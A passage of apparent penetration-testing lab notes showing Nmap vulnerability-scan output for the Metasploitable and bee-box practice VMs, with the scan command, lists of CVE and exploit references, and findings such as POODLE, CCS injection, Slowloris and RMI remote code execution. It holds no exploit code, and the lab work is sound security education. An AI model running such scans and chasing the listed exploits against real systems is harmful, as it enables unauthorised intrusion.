|               D0DF9BE5-0FD0-55AD-8B78-C13D7E73820A          8.1
https://vulners.com/githubexploit/D0DF9BE5-0FD0-55AD-8B78-C13D7E73820A          *EXPLOIT*
|               CVE-2021-23214  8.1       https://vulners.com/cve/CVE-2021-23214
|               CVE-2020-25694  8.1       https://vulners.com/cve/CVE-2020-25694
|               CNVD-2020-63992 8.1       https://vulners.com/cnvd/CNVD-2020-63992
|               CNVD-2020-02195 8.1       https://vulners.com/cnvd/CNVD-2020-02195
|               7B12EAF5-EBAC-5606-A1F6-EDF65F8B168D          8.1
https://vulners.com/githubexploit/7B12EAF5-EBAC-5606-A1F6-EDF65F8B168D          *EXPLOIT*
|               53C2CAF7-EEAD-5529-8250-EACEA16708FA          8.1
https://vulners.com/githubexploit/53C2CAF7-EEAD-5529-8250-EACEA16708FA          *EXPLOIT*
|               45CBB37E-6F66-58F4-ABB7-AD79A4446CD8          8.1
https://vulners.com/githubexploit/45CBB37E-6F66-58F4-ABB7-AD79A4446CD8          *EXPLOIT*
|               1E2D7847-DCA6-5603-988F-CCEEF6558320          8.1
https://vulners.com/githubexploit/1E2D7847-DCA6-5603-988F-CCEEF6558320          *EXPLOIT*
|               POSTGRESQL:CVE-2024-0985           8.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-0985
|               POSTGRESQL:CVE-2022-2625           8.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2022-2625
|               CVE-2022-2625   8.0       https://vulners.com/cve/CVE-2022-2625
|               POSTGRESQL:CVE-2019-3466           7.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-3466
|               POSTGRESQL:CVE-2019-10128          7.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10128
|               CVE-2019-10128  7.8       https://vulners.com/cve/CVE-2019-10128
|               POSTGRESQL:CVE-2020-25696          7.6
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25696
|               CVE-2020-25696  7.6       https://vulners.com/cve/CVE-2020-25696
|               POSTGRESQL:CVE-2025-8713           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-8713
|               POSTGRESQL:CVE-2024-10976          7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10976
|               POSTGRESQL:CVE-2023-2455           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-2455
|               POSTGRESQL:CVE-2017-7548           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7548
|               POSTGRESQL:CVE-2017-7486           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7486
|               POSTGRESQL:CVE-2017-7484           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7484
|               POSTGRESQL:CVE-2016-2193           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2016-2193
|               POSTGRESQL:CVE-2016-0773           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2016-0773
|               POSTGRESQL:CVE-2015-3167           7.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-3167
|               CVE-2017-7484   7.5       https://vulners.com/cve/CVE-2017-7484
|               CVE-2016-0773   7.5       https://vulners.com/cve/CVE-2016-0773
|               CVE-2016-0768   7.5       https://vulners.com/cve/CVE-2016-0768
|               CVE-2015-3167   7.5       https://vulners.com/cve/CVE-2015-3167
|               CNVD-2017-26579 7.5       https://vulners.com/cnvd/CNVD-2017-26579
|               CNVD-2017-22338 7.5       https://vulners.com/cnvd/CNVD-2017-22338
|               CNVD-2017-06930 7.5       https://vulners.com/cnvd/CNVD-2017-06930
|               POSTGRESQL:CVE-2020-14350          7.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14350
|               POSTGRESQL:CVE-2020-10733          7.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-10733
|               EDB-ID:45184    7.3       https://vulners.com/exploitdb/EDB-ID:45184
*EXPLOIT*
|               CVE-2020-14350  7.3       https://vulners.com/cve/CVE-2020-14350
|               CVE-2020-10733  7.3       https://vulners.com/cve/CVE-2020-10733
|               CVE-2017-14798  7.3       https://vulners.com/cve/CVE-2017-14798
|               POSTGRESQL:CVE-2023-2454           7.2
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-2454
|               POSTGRESQL:CVE-2017-12172          7.2
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-12172
|               CVE-2023-2454   7.2       https://vulners.com/cve/CVE-2023-2454
|               POSTGRESQL:CVE-2016-5424           7.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2016-5424
|               POSTGRESQL:CVE-2020-14349          7.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14349
|               CVE-2016-5424   7.1       https://vulners.com/cve/CVE-2016-5424
|               CNVD-2020-64266 7.1       https://vulners.com/cnvd/CNVD-2020-64266
|               POSTGRESQL:CVE-2019-10210          7.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10210
|               POSTGRESQL:CVE-2018-1053           7.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1053
|               CVE-2019-10210  7.0       https://vulners.com/cve/CVE-2019-10210
|               PACKETSTORM:148884         6.9
https://vulners.com/packetstorm/PACKETSTORM:148884      *EXPLOIT*
|               EXPLOITPACK:6F8D33BC4F1C65AE0911D23B5E6EB665    6.9
https://vulners.com/exploitpack/EXPLOITPACK:6F8D33BC4F1C65AE0911D23B5E6EB665    *EXPLOIT*
|               1337DAY-ID-30875           6.9
https://vulners.com/zdt/1337DAY-ID-30875        *EXPLOIT*
|               SSV:30152       6.8       https://vulners.com/seebug/SSV:30152
*EXPLOIT*
|               POSTGRESQL:CVE-2013-0255           6.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2013-0255
|               POSTGRESQL:CVE-2012-0868           6.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-0868
|               POSTGRESQL:CVE-2009-3231           6.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2009-3231
|               CVE-2013-0255   6.8       https://vulners.com/cve/CVE-2013-0255
|               CVE-2012-0868   6.8       https://vulners.com/cve/CVE-2012-0868
|               CVE-2009-3231   6.8       https://vulners.com/cve/CVE-2009-3231
|               SSV:62083       6.5       https://vulners.com/seebug/SSV:62083
*EXPLOIT*
|               SSV:62016       6.5       https://vulners.com/seebug/SSV:62016
*EXPLOIT*
|               SSV:61543       6.5       https://vulners.com/seebug/SSV:61543
*EXPLOIT*
|               SSV:60720       6.5       https://vulners.com/seebug/SSV:60720
*EXPLOIT*
|               SSV:19018       6.5       https://vulners.com/seebug/SSV:19018
*EXPLOIT*
|               SSV:15153       6.5       https://vulners.com/seebug/SSV:15153
*EXPLOIT*
|               SSV:15097       6.5       https://vulners.com/seebug/SSV:15097
*EXPLOIT*
|               SSV:15095       6.5       https://vulners.com/seebug/SSV:15095
*EXPLOIT*
|               POSTGRESQL:CVE-2021-3677           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-3677
|               POSTGRESQL:CVE-2021-32029          6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32029
|               POSTGRESQL:CVE-2021-32028          6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32028
|               POSTGRESQL:CVE-2020-1720           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2020-1720
|               POSTGRESQL:CVE-2019-10129          6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10129
|               POSTGRESQL:CVE-2018-1052           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1052
|               POSTGRESQL:CVE-2017-15099          6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-15099
|               POSTGRESQL:CVE-2014-0065           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0065
|               POSTGRESQL:CVE-2014-0064           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0064
|               POSTGRESQL:CVE-2014-0063           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0063
|               POSTGRESQL:CVE-2014-0061           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0061
|               POSTGRESQL:CVE-2013-1899           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2013-1899
|               POSTGRESQL:CVE-2012-3489           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-3489
|               POSTGRESQL:CVE-2012-0866           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-0866
|               POSTGRESQL:CVE-2010-4015           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2010-4015
|               POSTGRESQL:CVE-2009-4136           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2009-4136
|               POSTGRESQL:CVE-2009-3230           6.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2009-3230
|               PACKETSTORM:180960         6.5
https://vulners.com/packetstorm/PACKETSTORM:180960      *EXPLOIT*
|               MSF:AUXILIARY-SCANNER-POSTGRES_DBNAME_FLAG_INJECTION-  6.5
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-POSTGRES_DBNAME_FLAG_INJECTION-
*EXPLOIT*
|               CVE-2021-3677   6.5       https://vulners.com/cve/CVE-2021-3677
|               CVE-2021-32029  6.5       https://vulners.com/cve/CVE-2021-32029
|               CVE-2021-32028  6.5       https://vulners.com/cve/CVE-2021-32028
|               CVE-2014-0065   6.5       https://vulners.com/cve/CVE-2014-0065
```

```
|               CVE-2014-0064   6.5             https://vulners.com/cve/CVE-2014-0064
|               CVE-2014-0063   6.5             https://vulners.com/cve/CVE-2014-0063
|               CVE-2014-0061   6.5             https://vulners.com/cve/CVE-2014-0061
|               CVE-2012-3489   6.5             https://vulners.com/cve/CVE-2012-3489
|               CVE-2012-0866   6.5             https://vulners.com/cve/CVE-2012-0866
|               CVE-2010-4015   6.5             https://vulners.com/cve/CVE-2010-4015
|               CVE-2010-0442   6.5             https://vulners.com/cve/CVE-2010-0442
|               POSTGRESQL:CVE-2015-5289        6.4
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-5289
|               POSTGRESQL:CVE-2015-5288        6.4
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-5288
|               CVE-2015-5288   6.4             https://vulners.com/cve/CVE-2015-5288
|               POSTGRESQL:CVE-2010-3433        6.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2010-3433
|               POSTGRESQL:CVE-2010-1170        6.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2010-1170
|               CVE-2010-3433   6.0             https://vulners.com/cve/CVE-2010-3433
|               CVE-2010-1170   6.0             https://vulners.com/cve/CVE-2010-1170
|               POSTGRESQL:CVE-2025-4207        5.9
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-4207
|               POSTGRESQL:CVE-2025-12818       5.9
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-12818
|               POSTGRESQL:CVE-2017-7485        5.9
https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7485
|               CVE-2021-23222  5.9             https://vulners.com/cve/CVE-2021-23222
|               CNVD-2017-06931 5.9             https://vulners.com/cnvd/CNVD-2017-06931
|               SSV:15154       5.8             https://vulners.com/seebug/SSV:15154
*EXPLOIT*
|               SSV:15096       5.8             https://vulners.com/seebug/SSV:15096
*EXPLOIT*
|               POSTGRESQL:CVE-2009-4034        5.8
https://vulners.com/postgresql/POSTGRESQL:CVE-2009-4034
|               SSV:19669       5.5             https://vulners.com/seebug/SSV:19669
*EXPLOIT*
|               POSTGRESQL:CVE-2010-1975        5.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2010-1975
|               CVE-2010-1975   5.5             https://vulners.com/cve/CVE-2010-1975
|               CVE-2023-2455   5.4             https://vulners.com/cve/CVE-2023-2455
|               CVE-2011-2483   5.0             https://vulners.com/cve/CVE-2011-2483
|               SSV:61546       4.9             https://vulners.com/seebug/SSV:61546
*EXPLOIT*
|               SSV:60334       4.9             https://vulners.com/seebug/SSV:60334
*EXPLOIT*
|               POSTGRESQL:CVE-2014-0062        4.9
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0062
|               POSTGRESQL:CVE-2012-3488        4.9
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-3488
|               CVE-2014-0062   4.9             https://vulners.com/cve/CVE-2014-0062
|               CVE-2012-3488   4.9             https://vulners.com/cve/CVE-2012-3488
|               SSV:61544       4.6             https://vulners.com/seebug/SSV:61544
*EXPLOIT*
|               POSTGRESQL:CVE-2014-0067        4.6
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0067
|               CVE-2014-0067   4.6             https://vulners.com/cve/CVE-2014-0067
|               POSTGRESQL:CVE-2023-5870        4.4
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5870
|               POSTGRESQL:CVE-2024-4317        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-4317
|               POSTGRESQL:CVE-2023-5868        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5868
|               POSTGRESQL:CVE-2023-39418       4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2023-39418
|               POSTGRESQL:CVE-2021-3393        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-3393
|               POSTGRESQL:CVE-2021-20229       4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2021-20229
|               POSTGRESQL:CVE-2019-10130       4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10130
|               POSTGRESQL:CVE-2015-3165        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2015-3165
|               POSTGRESQL:CVE-2014-8161        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-8161
|               POSTGRESQL:CVE-2012-2143        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-2143
|               POSTGRESQL:CVE-2012-0867        4.3
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-0867
|               CVE-2021-3393   4.3             https://vulners.com/cve/CVE-2021-3393
|               CVE-2021-20229  4.3             https://vulners.com/cve/CVE-2021-20229
|               CVE-2015-3165   4.3             https://vulners.com/cve/CVE-2015-3165
|               CVE-2014-8161   4.3             https://vulners.com/cve/CVE-2014-8161
|               CVE-2012-2143   4.3             https://vulners.com/cve/CVE-2012-2143
|               8B99F26F-7E4B-52DB-AEE3-1D5FC0D160CD    4.3
https://vulners.com/gitee/8B99F26F-7E4B-52DB-AEE3-1D5FC0D160CD  *EXPLOIT*
|               06D0C38D-C4BF-53FB-A3AF-F6F83A71A24A    4.3
https://vulners.com/gitee/06D0C38D-C4BF-53FB-A3AF-F6F83A71A24A  *EXPLOIT*
|               POSTGRESQL:CVE-2024-10978        4.2
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10978
|               SSV:61547       4.0             https://vulners.com/seebug/SSV:61547
*EXPLOIT*
|               SSV:61545       4.0             https://vulners.com/seebug/SSV:61545
*EXPLOIT*
|               SSV:60719       4.0             https://vulners.com/seebug/SSV:60719
*EXPLOIT*
|               SSV:60335       4.0             https://vulners.com/seebug/SSV:60335
*EXPLOIT*
|               SSV:60186       4.0             https://vulners.com/seebug/SSV:60186
*EXPLOIT*
|               SSV:4928        4.0             https://vulners.com/seebug/SSV:4928
*EXPLOIT*
|               POSTGRESQL:CVE-2014-0066        4.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0066
|               POSTGRESQL:CVE-2014-0060        4.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2014-0060
|               POSTGRESQL:CVE-2013-1901        4.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2013-1901
|               POSTGRESQL:CVE-2012-2655        4.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2012-2655
|               POSTGRESQL:CVE-2009-3229        4.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2009-3229
|               POSTGRESQL:CVE-2009-0922        4.0
https://vulners.com/postgresql/POSTGRESQL:CVE-2009-0922
|               CVE-2014-0066   4.0             https://vulners.com/cve/CVE-2014-0066
|               CVE-2014-0060   4.0             https://vulners.com/cve/CVE-2014-0060
|               CVE-2012-2655   4.0             https://vulners.com/cve/CVE-2012-2655
|               CVE-2009-3229   4.0             https://vulners.com/cve/CVE-2009-3229
|               POSTGRESQL:CVE-2024-10977        3.7
https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10977
|               POSTGRESQL:CVE-2022-41862        3.7
https://vulners.com/postgresql/POSTGRESQL:CVE-2022-41862
|               CVE-2022-41862  3.7             https://vulners.com/cve/CVE-2022-41862
|               SSV:19322       3.5             https://vulners.com/seebug/SSV:19322
*EXPLOIT*
|               POSTGRESQL:CVE-2019-10209        3.5
https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10209
|               PACKETSTORM:127092              3.5
https://vulners.com/packetstorm/PACKETSTORM:127092              *EXPLOIT*
|               CVE-2010-0733   3.5             https://vulners.com/cve/CVE-2010-0733
|               POSTGRESQL:CVE-2025-12817       3.1
https://vulners.com/postgresql/POSTGRESQL:CVE-2025-12817
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       http://www.cvedetails.com/cve/2014-0224
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
| irc-botnet-channels:
|_  ERROR: Closing Link: [10.0.2.7] (Throttled: Reconnecting too fast) -Email
admin@Metasploitable.LAN for more information.
6697/tcp  open  irc         UnrealIRCd
| ssl-ccs-injection: No reply from server (TIMEOUT)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache-Coyote/1.1
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.6
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.6:8180/admin/
|     Form id: username
|     Form action: j_security_check;jsessionid=82F10066006A2014F94585384C8A7E36
|_http-dombased-xss: Couldn't find any DOM based XSS.
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35054/tcp open  mountd      1-3 (RPC #100005)
37673/tcp open  nlockmgr    1-4 (RPC #100021)
39276/tcp open  java-rmi    GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can
lead to remote code execution.
|
|     References:
|
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi
_server.rb
44532/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:17:AD:E6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.023 days (since Sun Nov 16 19:01:05 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Nov 16 19:33:44 2025 -- 1 IP address (1 host up) scanned in 621.06 seconds
```

bee-box (10.0.2.8)

Resultado completo del Nmap

```
# Nmap 7.98SVN scan initiated Fri Nov 21 22:09:58 2025 as: nmap -v -p 1-65535 -sVC -O --script
vuln -oN beebox-2.8-p1-65535-sVC-O-vuln.txt 10.0.2.8
Nmap scan report for 10.0.2.8
Host is up (0.0012s latency).
Not shown: 65516 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp?
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|               DF059135-2CF5-5441-8F22-E6EF1DEE5F6E            10.0
https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  *EXPLOIT*
|               PACKETSTORM:173661              9.8
https://vulners.com/packetstorm/PACKETSTORM:173661              *EXPLOIT*
|               F0979183-AE88-53B4-86CF-3AF0523F3807            9.8
https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807          *EXPLOIT*
|               CVE-2023-38408  9.8             https://vulners.com/cve/CVE-2023-38408
|               CVE-2016-1908   9.8             https://vulners.com/cve/CVE-2016-1908
|               B8190CDB-3EB9-5631-9828-8064A1575B23            9.8
https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23          *EXPLOIT*
|               8FC9C5AB-3968-5F3C-825E-E8DB5379A623            9.8
https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623          *EXPLOIT*
|               8AD01159-548E-546E-AA87-2DE89F3927EC            9.8
https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC          *EXPLOIT*
|               2227729D-6700-5C8F-8930-1EEAFD4B9FF0            9.8
https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0          *EXPLOIT*
```

```
|               0221525F-07F5-5790-912D-F4B9E2D1B587           9.8
https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587          *EXPLOIT*
|               CVE-2015-5600   8.5             https://vulners.com/cve/CVE-2015-5600
|               BA3887BD-F579-53B1-A4A4-FF49E953E1C0           8.1
https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0          *EXPLOIT*
|               4FB01B00-F993-5CAF-BD57-D7E290D10C1F           8.1
https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F          *EXPLOIT*
|               SSV:78173       7.8             https://vulners.com/seebug/SSV:78173
*EXPLOIT*
|               SSV:69983       7.8             https://vulners.com/seebug/SSV:69983
*EXPLOIT*
|               PACKETSTORM:98796               7.8
https://vulners.com/packetstorm/PACKETSTORM:98796               *EXPLOIT*
|               PACKETSTORM:94556               7.8
https://vulners.com/packetstorm/PACKETSTORM:94556               *EXPLOIT*
|               PACKETSTORM:140070              7.8
https://vulners.com/packetstorm/PACKETSTORM:140070              *EXPLOIT*
|               PACKETSTORM:101052              7.8
https://vulners.com/packetstorm/PACKETSTORM:101052              *EXPLOIT*
|               EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985    7.8
https://vulners.com/exploitpack/EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985    *EXPLOIT*
|               EXPLOITPACK:67F6569F63A082199721C069C852BBD7    7.8
https://vulners.com/exploitpack/EXPLOITPACK:67F6569F63A082199721C069C852BBD7    *EXPLOIT*
|               EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8
https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    *EXPLOIT*
|               EDB-ID:40888    7.8             https://vulners.com/exploitdb/EDB-ID:40888
*EXPLOIT*
|               EDB-ID:24450    7.8             https://vulners.com/exploitdb/EDB-ID:24450
*EXPLOIT*
|               EDB-ID:15215    7.8             https://vulners.com/exploitdb/EDB-ID:15215
*EXPLOIT*
|               CVE-2020-15778  7.8             https://vulners.com/cve/CVE-2020-15778
|               CVE-2016-6515   7.8             https://vulners.com/cve/CVE-2016-6515
|               CVE-2016-10012  7.8             https://vulners.com/cve/CVE-2016-10012
|               CVE-2015-8325   7.8             https://vulners.com/cve/CVE-2015-8325
|               C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3           7.8
https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3          *EXPLOIT*
|               312165E3-7FD9-5769-BDA3-4129BE9114D6           7.8
https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6          *EXPLOIT*
|               2E719186-2FED-58A8-A150-762EFBAAA523           7.8
https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAAA523  *EXPLOIT*
|               23CC97BE-7C95-513B-9E73-298C48D74432           7.8
https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432          *EXPLOIT*
|               1337DAY-ID-26494               7.8
https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
|               10213DBE-F683-58BB-B6D3-353173626207           7.8
https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207          *EXPLOIT*
|               SSV:92579       7.5             https://vulners.com/seebug/SSV:92579
*EXPLOIT*
|               SSV:61450       7.5             https://vulners.com/seebug/SSV:61450
*EXPLOIT*
|               CVE-2016-10708  7.5             https://vulners.com/cve/CVE-2016-10708
|               CVE-2016-10009  7.5             https://vulners.com/cve/CVE-2016-10009
|               CVE-2014-1692   7.5             https://vulners.com/cve/CVE-2014-1692
|               CVE-2010-4478   7.5             https://vulners.com/cve/CVE-2010-4478
|               CF52FA19-B5DB-5D14-B50F-2411851976E2           7.5
https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2          *EXPLOIT*
|               1337DAY-ID-26576               7.5
https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|               SSV:92582       7.2             https://vulners.com/seebug/SSV:92582
*EXPLOIT*
|               CVE-2016-10010  7.0             https://vulners.com/cve/CVE-2016-10010
|               SSV:92580       6.9             https://vulners.com/seebug/SSV:92580
*EXPLOIT*
|               CVE-2015-6564   6.9             https://vulners.com/cve/CVE-2015-6564
|               1337DAY-ID-26577               6.9
https://vulners.com/zdt/1337DAY-ID-26577        *EXPLOIT*
|               EDB-ID:46516    6.8             https://vulners.com/exploitdb/EDB-ID:46516
*EXPLOIT*
|               EDB-ID:46193    6.8             https://vulners.com/exploitdb/EDB-ID:46193
*EXPLOIT*
|               CVE-2019-6110   6.8             https://vulners.com/cve/CVE-2019-6110
|               CVE-2019-6109   6.8             https://vulners.com/cve/CVE-2019-6109
|               1337DAY-ID-32328               6.8
https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|               1337DAY-ID-32009               6.8
https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
|               D104D2BF-ED22-588B-A9B2-3CCC562FE8C0           6.5
https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0          *EXPLOIT*
|               CVE-2023-51385  6.5             https://vulners.com/cve/CVE-2023-51385
|               CVE-2008-1657   6.5             https://vulners.com/cve/CVE-2008-1657
|               C07ADB46-24B8-57B7-B375-9C761F4750A2           6.5
https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2          *EXPLOIT*
|               A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C           6.5
https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C          *EXPLOIT*
|               65B15AA1-2A8D-53C1-9499-69EBA3619F1C           6.5
https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C          *EXPLOIT*
|               5325A9D6-132B-590C-BDEF-0CB105252732           6.5
https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732  *EXPLOIT*
|               530326CF-6AB3-5643-AA16-73DC8CB44742           6.5
https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742          *EXPLOIT*
